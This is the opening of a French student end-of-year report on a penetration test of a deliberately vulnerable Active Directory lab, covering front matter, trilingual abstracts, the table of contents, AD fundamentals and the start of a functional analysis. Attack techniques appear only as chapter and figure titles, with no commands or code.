Université Mohammed Premier — Oujda
École Nationale des Sciences Appliquées d'Oujda
Filière : Sécurité Informatique et Cybersécurité

Projet de Fin d'Année

Pentest d'Active Directory en environnement contrôlé

Réalisé par :

KHALED Chahid
OUTASRA Mohammed Amine
RACHDI Youssef
SEBBAR Oualid

Encadrant académique :

Pr. JABRI Youssef

Membres de jury :

Pr. JABRI Youssef
Pr. MALEK Rachid
Pr. REGAD Youssef

Année universitaire 2025–2026

Remerciements

En préambule de ce rapport, nous rendons grâce à Dieu de nous avoir accordé la patience, la force et le courage nécessaires tout au long de cette année d'études.

Nous tenons à exprimer notre plus profonde gratitude à notre encadrant, Monsieur Youssef Jabri. Ses précieux conseils, sa patience et l'intérêt constant qu'il a porté à notre travail ont été des atouts majeurs dans la réussite de ce projet. Nous saluons également son engagement et ses efforts continus en tant que chef de la filière Sécurité Informatique et Cybersécurité pour la qualité de notre formation.

Nos remerciements s'adressent également à Monsieur Youssef Regad, pour son accompagnement dans la gestion et la réalisation de l'analyse fonctionnelle du projet, ainsi que pour l'honneur qu'il nous fait en acceptant d'évaluer notre travail en tant que membre du jury.

Nous souhaitons exprimer toute notre reconnaissance à nos parents pour leur soutien inconditionnel et leurs sacrifices.

Enfin, nous adressons nos plus sincères remerciements à nos proches, à nos amis, ainsi qu'à la direction et au corps professoral de l'École Nationale des Sciences Appliquées d'Oujda (ENSAO). L'environnement académique stimulant et les ressources mises à notre disposition ont été des éléments déterminants dans l'aboutissement de ce travail.

Résumé

Ce projet porte sur l'évaluation de la sécurité d'un environnement Active Directory à travers la mise en place d'un laboratoire contrôlé et la simulation d'une chaîne d'attaque réaliste. L'objectif principal est de comprendre comment des vulnérabilités et mauvaises configurations courantes peuvent être exploitées progressivement, depuis un point d'entrée initial jusqu'à la compromission complète d'un domaine.

Le travail réalisé commence par la conception d'une infrastructure virtualisée composée d'un contrôleur de domaine Windows Server, de postes clients Windows, d'un serveur Ubuntu exposé jouant le rôle de serveur Web et de pivot, ainsi que d'une machine Kali Linux utilisée pour les tests d'intrusion. Des vulnérabilités volontaires ont ensuite été introduites afin de simuler un environnement d'entreprise vulnérable mais maîtrisé.

La chaîne d'attaque étudiée comprend l'exploitation d'une vulnérabilité de type File Upload, l'obtention d'un premier accès au serveur Web, le pivot vers le réseau interne, l'énumération Active Directory, l'AS-REP Roasting, le Kerberoasting, l'exploitation de mauvaises permissions GPO, le Pass-The-Hash, l'abus d'ACL, le DCSync et la mise en évidence de techniques de persistance comme le Golden Ticket.

Enfin, une analyse des risques a été menée afin d'évaluer l'impact des failles exploitées et de proposer des mesures de remédiation adaptées. Les recommandations portent notamment sur le renforcement des mots de passe, la sécurisation de Kerberos, l'audit des permissions Active Directory, le durcissement des GPO et l'amélioration de la supervision.

Abstract

This project focuses on assessing the security of an Active Directory environment through the deployment of a controlled laboratory and the simulation of a realistic attack chain. The main objective is to understand how common vulnerabilities and misconfigurations can be progressively exploited, from an initial entry point to the full compromise of a domain.

The work begins with the design of a virtualized infrastructure composed of a Windows Server domain controller, Windows client machines, an exposed Ubuntu server acting as both a web server and a pivot, and a Kali Linux machine used for penetration testing activities. Controlled vulnerabilities were then introduced in order to simulate a vulnerable but isolated enterprise environment.

The attack chain includes the exploitation of a File Upload vulnerability, initial access to the web server, pivoting to the internal network, Active Directory enumeration, AS-REP Roasting, Kerberoasting, exploitation of incorrect GPO permissions, Pass-The-Hash, ACL abuse, DCSync, and the demonstration of persistence techniques such as the Golden Ticket.

Finally, a risk analysis was conducted to evaluate the impact of the exploited weaknesses and to propose appropriate remediation measures. The recommendations mainly focus on password policy improvement, Kerberos hardening, Active Directory permissions auditing, GPO security, and enhanced monitoring.

ملخص

يركز هذا المشروع على تقييم أمن بيئة Active Directory من خلال إنشاء مختبر افتراضي مضبوط ومحاكاة سلسلة هجوم واقعية. الهدف الأساسي هو فهم كيف يمكن استغلال الثغرات وسوء الإعدادات الشائعة بشكل تدريجي، انطلاقاً من نقطة دخول أولية وصولاً إلى السيطرة الكاملة على المجال.

بدأ العمل بتصميم بنية تحتية افتراضية تتكون من خادم Windows Server يعمل كمتحكم في المجال، وأجهزة Windows Client وخادم Ubuntu مكشوف يعمل كخادم ويب ونقطة عبور نحو الشبكة الداخلية، بالإضافة إلى آلة Kali Linux مخصصة لتنفيذ اختبارات الاختراق. بعد ذلك، تم إعداد مجموعة من الثغرات بشكل متعمد داخل بيئة معزولة، بهدف محاكاة بيئة مؤسساتية ضعيفة تحت السيطرة.

تضمنت سلسلة الهجوم استغلال ثغرة رفع الملفات والحصول على أول وصول إلى خادم الويب والانتقال نحو الشبكة الداخلية وتعداد بيئة Active Directory ثم تنفيذ هجمات Roasting وAS-REP، Kerberoasting واستغلال صلاحيات GPO غير مضبوطة، وتقنية Pass-The-Hash، وهجوم ACL، و DCSync، إضافة إلى توضيح بعض تقنيات الاستمرارية مثل Golden Ticket .

في المرحلة الأخيرة، تم إجراء تحليل للمخاطر بهدف تقييم أثر الثغرات المستغلة واقتراح إجراءات علاجية مناسبة. شملت التوصيات تعزيز سياسة كلمات المرور وتأمين Kerberos ومراجعة صلاحيات Active Directory وتقوية إعدادات GPO وتحسين آليات المراقبة والكشف.

Table des matières

Remerciements i

Résumé ii

Abstract iii

ملخص iv

Liste des Abréviations x

Introduction 1

1 Contexte général du projet 2
- 1.1 Contexte du projet . . . 2
- 1.2 Problématique . . . 3
- 1.3 Objectifs du projet . . . 3
- 1.4 Plan du projet . . . 3
- 1.5 Présentation d'Active Directory . . . 4
- 1.6 Conclusion . . . 7

2 Analyse fonctionnelle et cadrage du projet 8
- 2.1 Analyse du Besoin . . . 8
- 2.2 Analyse Fonctionnelle du Besoin . . . 10
- 2.3 Analyse Fonctionnelle Technique . . . 13
- 2.4 Charte et cadrage du projet . . . 14

3 Mise en place du laboratoire et accès initial 17
- 3.1 Mise en place du laboratoire Active Directory . . . 17
- 3.2 Configuration des vulnérabilités . . . 20
- 3.3 Reconnaissance Web et exploitation File Upload . . . 23
- 3.4 Pivoting et énumération interne . . . 25

4 Exploitation Active Directory et élévation de privilèges **29**
4.1 AS-REP Roasting : premier foothold 29
4.2 Énumération authentifiée 31
4.3 Kerberoasting et élévation via GPO 34

5 Élévation de Privilèges et Compromission du Domaine **38**
5.1 Dump Hashes & Pass-The-Hash 38
5.2 ACL Enumeration 40
5.3 ACL Attack & Gaining The Domain Controller 41
5.4 Persistance et Maintien de l'Accès 43

6 Analyse des risques et remédiations **49**
6.1 Méthodologie d'analyse des risques 49
6.2 Cartographie des risques identifiés 50
6.3 Analyse détaillée des risques majeurs 51
6.4 Plan de remédiation priorisé 52
6.5 Synthèse des vulnérabilités et remédiations 53
6.6 Conclusion 54

Conclusion générale **55**

Bibliographie **56**

Table des figures

1.1 Structure logique d'Active Directory : forêt, arbres, domaines et unités d'organisation. 5
1.2 Les objets fondamentaux de l'annuaire Active Directory. 6

2.1 Schéma du besoin – bête à cornes. 9
2.2 Diagramme de pieuvre – relations entre le produit et son environnement. . 11
2.3 Diagramme FAST – décomposition de la fonction principale FP1. 14
2.4 Diagramme de Gantt – planning prévisionnel du projet. 16

3.1 Architecture générale du laboratoire Active Directory. 18
3.2 Machines virtuelles utilisées dans le laboratoire. 18
3.3 Segmentation réseau du laboratoire à l'aide de VMnet2 et VMnet8. 19
3.4 Chaîne d'attaque retenue pour la simulation du test d'intrusion Active Directory. 21
3.5 Fonctionnalité d'upload identifiée sur le serveur Web exposé. 24
3.6 Réception d'un reverse shell depuis le serveur Web compromis. 25
3.7 Principe du pivoting à travers le serveur Ubuntu compromis. 26
3.8 Découverte des machines internes via le tunnel SOCKS. 27
3.9 Énumération des utilisateurs du domaine pfa.local avec Kerbrute. 28

4.1 Cracking du hash AS-REP de l'utilisateur Youssef avec Hashcat. 31
4.2 Validation du compte Youssef sur le domaine via SMB. 31
4.3 Énumération authentifiée des utilisateurs du domaine pfa.local. 32
4.4 Énumération authentifiée des groupes Active Directory. 33
4.5 Validation du second foothold avec le compte svc_sql. 35
4.6 Validation de l'élévation de privilèges sur Windows 11 Client 01. 36

5.1 Dumper les Hashes via Impacket-Secretdump. 39
5.2 Pass-The-Hash via evil-winrm : shell obtenu sur PC1. 39
5.3 Cartographie des chemins d'attaque et des permissions (ACL) via BloodHound. 40
5.4 Chaîne d'exploitation de la permission WriteDACL 42

5.5 Octroi des privilèges de réplication (DCSync) à asrep_user via impacket-dacledit. 42
5.6 Extraction des hashes du domaine via DCSync (impacket-secretsdump --just-dc). 43
5.7 Authentification en tant qu'administrateur du domaine via Pass-The-Hash (evil-winrm). 43
5.8 Extraction du hash du compte krbtgt via une attaque DCSync (mimikatz). 44
5.9 Création et injection du Golden Ticket dans la session courante (mimikatz). 45
5.10 Création de la GPO malveillante PFA_Persistence_Hack liée à l'OU Domain Controllers. 46
5.11 Configuration du script de logon de persistance dans la GPO malveillante. 47
5.12 Activation des options Enforced et Link Enabled sur la GPO de persistance. 47

Liste des tableaux

2.1 Éléments du Milieu Extérieur (E.M.E.). 10
2.2 Fonctions de service. 11
2.3 Critères de validation des fonctions de service. 12
2.4 Cahier des charges fonctionnel. 13
2.5 Tableau de préparation du diagramme FAST – FP1. 14
2.6 Carte d'identité du projet. 15
2.7 Planning prévisionnel du projet. 15

3.1 Configurations volontaires introduites dans le laboratoire. 22
3.2 Hôtes identifiés sur le réseau interne Active Directory. 27

6.1 Échelle de cotation de la probabilité et de l'impact. 50
6.2 Cartographie des risques de l'environnement Active Directory. 50
6.3 Synthèse des mesures de remédiation par vulnérabilité. 54

Liste des Abréviations

ENSAO École Nationale des Sciences Appliquées Oujda

AD Active Directory

RSSI Responsable de la Sécurité des Systèmes d'Information

DSI Direction des Systèmes d'Information

ACL Access Control List

PTES Penetration Testing Execution Standard

AS-REP Authentication Service Reply

KDC Key Distribution Center

LDAP Lightweight Directory Access Protocol

LLMNR Link-Local Multicast Name Resolution

NBT-NS NetBIOS Name Service

NTLM New Technology LAN Manager

SASL Simple Authentication and Security Layer

DACL Discretionary Access Control List

SMB Server Message Block

TGT Ticket Granting Ticket

Introduction

Active Directory (AD) est la pierre angulaire de l'infrastructure informatique des entreprises modernes. Développé par Microsoft, ce service d'annuaire est devenu un outil incontournable pour les réseaux de domaines Windows, en centralisant la gestion des utilisateurs, de leurs attributs, de leur appartenance aux groupes, des comptes d'ordinateurs et de l'ensemble des ressources du réseau.

Cette centralisation, aussi pratique soit-elle pour l'administration, fait également d'Active Directory une cible de choix pour les attaquants : compromettre l'annuaire revient souvent à compromettre l'ensemble du système d'information qui en dépend.

C'est dans cette optique que ce projet adopte une posture offensive, en s'appuyant sur un laboratoire Active Directory virtualisé, construit de bout en bout et intégrant volontairement des vulnérabilités et des erreurs de configuration. À travers une combinaison de techniques et d'outils de tests d'intrusion, l'objectif est de simuler des attaques réalistes, de cartographier les vecteurs de compromission potentiels et de comprendre concrètement les mécanismes d'intrusion propres à cet environnement.

Ce rapport s'organise en six chapitres principaux :

— Chapitre 1 : Contexte général du projet
— Chapitre 2 : Analyse fonctionnelle, gestion et planification
— Chapitre 3 : Mise en place du laboratoire et configuration
— Chapitre 4 : Exploitation Active Directory et élévation de privilèges
— Chapitre 5 : Élévation de privilèges et compromission du domaine
— Chapitre 6 : Analyse des risques et remédiations
— Conclusion : Synthèse des mesures de sécurisation

Chapitre 1

Contexte général du projet

1.1 Contexte du projet

1.1.1 Contexte général

La transformation numérique des entreprises s'accompagne d'une augmentation constante des cybermenaces. Ces menaces visent de plus en plus les infrastructures internes, en ciblant prioritairement les environnements Active Directory. Ce service d'annuaire étant utilisé par la grande majorité des entreprises pour la gestion centralisée des identités et des ressources réseau, il constitue l'élément central de l'architecture IT. Il est donc logiquement devenu une cible privilégiée pour les attaquants cherchant à établir une persistance à long terme, à élever leurs privilèges et à compromettre l'ensemble d'un domaine.

C'est dans ce contexte de menace croissante que s'inscrit la nécessité, pour les organisations, d'évaluer régulièrement la résilience de leur infrastructure Active Directory face à des scénarios d'attaque réalistes.

1.1.2 Contexte spécifique ENSAO

Ce projet s'inscrit dans le cadre du Projet de Fin d'Année (PFA), réalisé durant la quatrième année du cycle d'ingénieur en Sécurité Informatique et Cybersécurité (SICS 2) à l'École Nationale des Sciences Appliquées d'Oujda (ENSAO). Encadré par Monsieur Youssef Jabri, ce travail s'étend sur une période de quatre mois.

Le choix de ce sujet répond à une volonté de mettre en pratique, dans un cadre concret et structuré, les compétences acquises tout au long de notre formation. Il permet de consolider notre expertise technique en matière d'administration système, d'énumération réseau, d'exploitation et de post-exploitation, ainsi que notre compréhension approfondie des mécanismes d'authentification propres aux environnements Windows, tels que Kerberos, NTLM et LDAP.

1.2 Problématique

Active Directory constitue l'épine dorsale de la majorité des systèmes d'information d'entreprise. Sa sécurisation reste néanmoins un défi complexe : la multiplicité des objets, des relations de confiance et des permissions rend l'environnement particulièrement sensible aux erreurs de configuration. Ces vulnérabilités peuvent être exploitées par un attaquant pour progresser silencieusement d'un compte utilisateur standard jusqu'à la compromission totale du domaine.

Dans ce contexte, la problématique centrale de ce projet s'articule autour de la question suivante :

> ***Comment évaluer concrètement, à travers une démarche offensive structurée, les vulnérabilités d'un environnement Active Directory ?***

1.3 Objectifs du projet

L'objectif principal de ce projet est d'évaluer la sécurité d'un environnement Active Directory à travers la simulation d'une chaîne d'attaque réaliste, depuis l'accès initial jusqu'à la compromission totale du domaine.

L'atteinte de cet objectif majeur nécessite la réalisation des sous-objectifs suivants :

- **Conception et déploiement :** construire de bout en bout un laboratoire Active Directory virtualisé, représentatif d'une infrastructure d'entreprise.
- **Vulnérabilisation contrôlée :** intégrer volontairement des vulnérabilités et des erreurs de configuration courantes (protocoles obsolètes comme LLMNR, comptes vulnérables au Kerberoasting, listes de contrôle d'accès permissives, GPO mal configurées, etc.).
- **Audit offensif :** mener une démarche de test d'intrusion structurée, couvrant les phases de reconnaissance, d'exploitation, d'élévation de privilèges et de persistance.
- **Analyse et remédiation :** analyser les résultats obtenus afin d'identifier les risques et leur impact potentiel sur l'organisation, dans le but de proposer des recommandations correctives concrètes.

1.4 Plan du projet

Afin de répondre à la problématique et d'atteindre les objectifs fixés, ce rapport est organisé de manière logique et progressive en six grands chapitres :

- Le **Chapitre 1** pose le contexte général, définit la problématique et présente les concepts fondamentaux d'Active Directory.

— Le **Chapitre 2** est consacré à l'analyse fonctionnelle du projet, définissant les besoins et modélisant l'environnement, tout en détaillant la gestion et la planification (charte de projet, matrice des risques, diagramme de Gantt).
— Le **Chapitre 3** décrit la mise en place du laboratoire Active Directory ainsi que la configuration des vulnérabilités volontaires.
— Le **Chapitre 4** constitue le cœur technique du travail en présentant le déroulement complet du test d'intrusion.
— Le **Chapitre 5** présente la phase finale de l'attaque : l'élévation de privilèges, la compromission totale du domaine et la mise en place de mécanismes de persistance.
— Le **Chapitre 6** synthétise les résultats, évalue l'impact des failles exploitées et propose des mesures de durcissement et de remédiation.

1.5 Présentation d'Active Directory

1.5.1 Introduction à Active Directory

Active Directory (AD) est le système d'annuaire centralisé développé par Microsoft, conçu pour contrôler l'authentification, l'autorisation et l'allocation des ressources au sein des réseaux Windows. Introduit avec Windows 2000 Server, il a profondément transformé la gestion des réseaux d'entreprise en proposant une structure unique et hiérarchisée pour organiser les données relatives aux utilisateurs, aux machines, aux programmes et aux services.

Le cœur de ses capacités repose sur le contrôleur de domaine (Domain Controller), qui héberge la base de données de l'annuaire et gère les authentifications. Il s'appuie sur deux protocoles fondamentaux : le LDAP (Lightweight Directory Access Protocol) qui permet d'interroger et de modifier les objets, et Kerberos, un système d'authentification basé sur des tickets renforçant la confidentialité. Les objets de l'AD sont organisés au sein d'Unités d'Organisation (OU) pour déléguer les pouvoirs administratifs, tandis que les Objets de Stratégie de Groupe (GPO) permettent d'appliquer des paramètres de sécurité à l'échelle de l'organisation.

1.5.2 Architecture

Pour garantir une gestion efficace et évolutive, l'architecture d'Active Directory se divise en deux structures complémentaires : logique et physique, qui facilite le contrôle d'environnements informatiques vastes et complexes.

1.5.3 Structure logique

La structure logique détermine la manière dont les ressources sont organisées et administrées.

- **Domaines (Domains) :** c'est la limite principale de sécurité et d'administration. Chaque domaine possède sa propre base de données d'objets et ses propres politiques de sécurité.
- **Arbres (Trees) :** un regroupement hiérarchique d'un ou plusieurs domaines partageant un espace de noms contigu et des relations de confiance transitives.
- **Forêts (Forests) :** la structure logique de plus haut niveau. Une forêt regroupe plusieurs arbres partageant un catalogue global et un schéma commun, représentant la frontière de sécurité absolue.
- **Unités d'Organisation (OU) :** des conteneurs à l'intérieur d'un domaine qui permettent de classer les objets (utilisateurs, ordinateurs) pour y déléguer des droits d'administration ou y appliquer des Stratégies de Groupe (GPO).




Figure 1.1 : Structure logique d'Active Directory : forêt, arbres, domaines et unités d'organisation.

1.5.4 Les objets fondamentaux de l'annuaire

Ces composants logiques sont peuplés par des entités concrètes appelées « objets », qui constituent la surface d'attaque principale lors d'un audit de sécurité.

- **Comptes Utilisateurs :** ils incarnent les identités physiques et servent de point d'entrée pour l'authentification. Ils possèdent des attributs spécifiques comme le mot de passe et l'appartenance aux groupes.

— **Comptes d'Ordinateurs :** les machines physiques ou virtuelles jointes au domaine s'authentifient de manière autonome. Elles stockent des métadonnées essentielles comme le nom d'hôte et la version du système d'exploitation.
— **Groupes :** ils simplifient l'administration en permettant d'appliquer des droits à un ensemble ciblé d'utilisateurs.
— **Objets de Stratégie de Groupe (GPO) :** ensembles de règles permettant de déployer des configurations de sécurité centralisées sur l'ensemble d'un parc informatique.




Figure 1.2 : Les objets fondamentaux de l'annuaire Active Directory.

1.5.5 Structure physique

Les composants physiques représentent l'infrastructure serveur réelle hébergeant le service Active Directory :

— **Contrôleurs de domaine (Domain Controllers) :** serveurs Windows qui assurent la maintenance, la gestion de la base de données AD et la réplication des mises à jour.
— **Serveurs de catalogue global (Global Catalog) :** contrôleurs de domaine spécifiques stockant des copies complètes des objets de leur domaine et des copies partielles des autres domaines de la forêt, facilitant la localisation rapide des ressources.
— **Maîtres des opérations (FSMO) :** contrôleurs de domaine effectuant des tâches critiques spécifiques pour garantir la synchronisation.
— **Contrôleurs de domaine en lecture seule (RODC) :** conçus pour les succursales où la sécurité physique est limitée, ils hébergent des copies non modifiables des données pour limiter les risques en cas de vol du serveur.

1.5.6 L'importance de la sécurité de l'AD

La fonction centrale qu'occupe Active Directory au sein du système d'information fait de sa sécurisation une priorité absolue. Sa compromission peut entraîner une violation à l'échelle du domaine entier, permettant à un attaquant d'accéder à des données sensibles, de perturber les opérations en désactivant des systèmes, d'étendre ses privilèges à travers les domaines, de propager des ransomwares, ou encore de maintenir une persistance de long terme pour des attaques futures.

1.6 Conclusion

Ce premier chapitre a permis de poser les bases de ce projet : le contexte global et académique dans lequel il s'inscrit, la problématique centrale relative à l'évaluation offensive de la sécurité d'un environnement Active Directory, ainsi que les objectifs poursuivis. La présentation détaillée d'Active Directory a par ailleurs mis en évidence les multiples surfaces d'attaque inhérentes à ce service, qu'il s'agisse de ses mécanismes d'authentification ou de sa gestion des objets.

C'est sur la base de ces éléments que s'appuiera la suite de ce rapport : le chapitre suivant présente l'analyse fonctionnelle ayant guidé la conception du projet, avant de détailler la mise en place du laboratoire et le déroulement complet du test d'intrusion, ainsi que les mesures de renforcement et de remédiation qui en découlent.

Chapitre 2

Analyse fonctionnelle et cadrage du projet

Ce chapitre présente la démarche d'analyse fonctionnelle appliquée à notre projet. Nous suivons la démarche en trois étapes : l'analyse du besoin, qui permet d'exprimer le besoin à l'origine du projet ; l'analyse fonctionnelle du besoin, qui traduit ce besoin en fonctions de service ; puis l'analyse fonctionnelle technique, qui décompose ces fonctions en solutions technologiques au moyen d'un diagramme FAST. Ce chapitre se clôture par la charte et le cadrage du projet, qui précisent son organisation dans le temps.

2.1 Analyse du Besoin

L'Analyse du Besoin a pour objectif d'exprimer, avant toute considération technique, le besoin fondamental à l'origine de ce projet. Elle s'appuie sur la verbalisation du besoin au moyen de trois questions, puis sur sa représentation graphique.

2.1.1 La verbalisation du besoin

Pour verbaliser le besoin, nous avons répondu aux trois questions suivantes :

— **À qui le produit rend-il service ?** Au client : l'entreprise (RSSI / DSI).

— **Sur quoi le produit agit-il ?** Sur la matière d'œuvre : l'infrastructure Active Directory.

— **Dans quel but ?** Pour satisfaire le besoin d'identifier les vulnérabilités exploitables avant qu'un attaquant réel ne le fasse, et améliorer le niveau de sécurité du SI.

2.1.2 Le schéma du besoin (bête à cornes)




Figure 2.1 : Schéma du besoin – bête à cornes.

2.1.3 Fonction d'usage

La prestation de test d'intrusion sur l'environnement Active Directory rend service à l'entreprise (RSSI / DSI) en agissant sur l'infrastructure Active Directory pour satisfaire le besoin d'identifier les vulnérabilités exploitables avant qu'un attaquant réel ne le fasse, et d'améliorer le niveau de sécurité du SI.

2.2 Analyse Fonctionnelle du Besoin

2.2.1 Identification et caractérisation des E.M.E.

Table 2.1 : Éléments du Milieu Extérieur (E.M.E.).

E.M.E.	**Définition / Critère objectif**
Client (RSSI / DSI)	Destinataire du test, représenté en environnement de laboratoire par l'encadrant pédagogique faisant office de commanditaire.
Infrastructure Active Directory	Environnement AD déployé en laboratoire (contrôleurs de domaine, postes clients, comptes, OU, GPO), représentatif d'une infrastructure d'entreprise réelle.
Outils de pentest	Outils utilisés pour la reconnaissance et l'exploitation (BloodHound, PowerView, Rubeus, etc.), déployés sur la machine d'attaque du laboratoire.
Méthodologie de référence (PTES)	Cadre méthodologique structurant le déroulement du test, de la reconnaissance à la restitution.
Délai du projet	Durée allouée au projet.
Ressources du laboratoire	Capacité matérielle et logicielle disponible pour héberger l'environnement AD et la machine d'attaque.

2.2.2 Identification des fonctions de service

Les relations identifiées ci-dessus permettent de définir, pour chaque E.M.E., une ou plusieurs fonctions de service, classées en fonctions principales (F.P.) et fonctions contraintes (F.C.).

Table 2.2 : Fonctions de service.

Code	Type	Énoncé de la fonction
FS1	FP	Renseigner le client sur le niveau d'exposition de l'infrastructure Active Directory face aux techniques d'attaque actuelles
FS2	FP	Fournir au client un rapport sur les outils d'attaque utilisés sur l'infrastructure Active Directory
FS3	FC	Ne pas perturber le fonctionnement de l'infrastructure Active Directory
FS4	FC	Se conformer à la méthodologie PTES retenue
FS5	FC	Utiliser des outils de test d'intrusion compatibles avec l'environnement Active Directory
FS6	FC	S'inscrire dans le délai imparti au projet
FS7	FC	S'adapter aux ressources matérielles et logicielles du laboratoire
FS8	FC	Fournir au client des résultats exploitables, compréhensibles et conformes à ses objectifs de sécurité

2.2.3 Diagramme de pieuvre

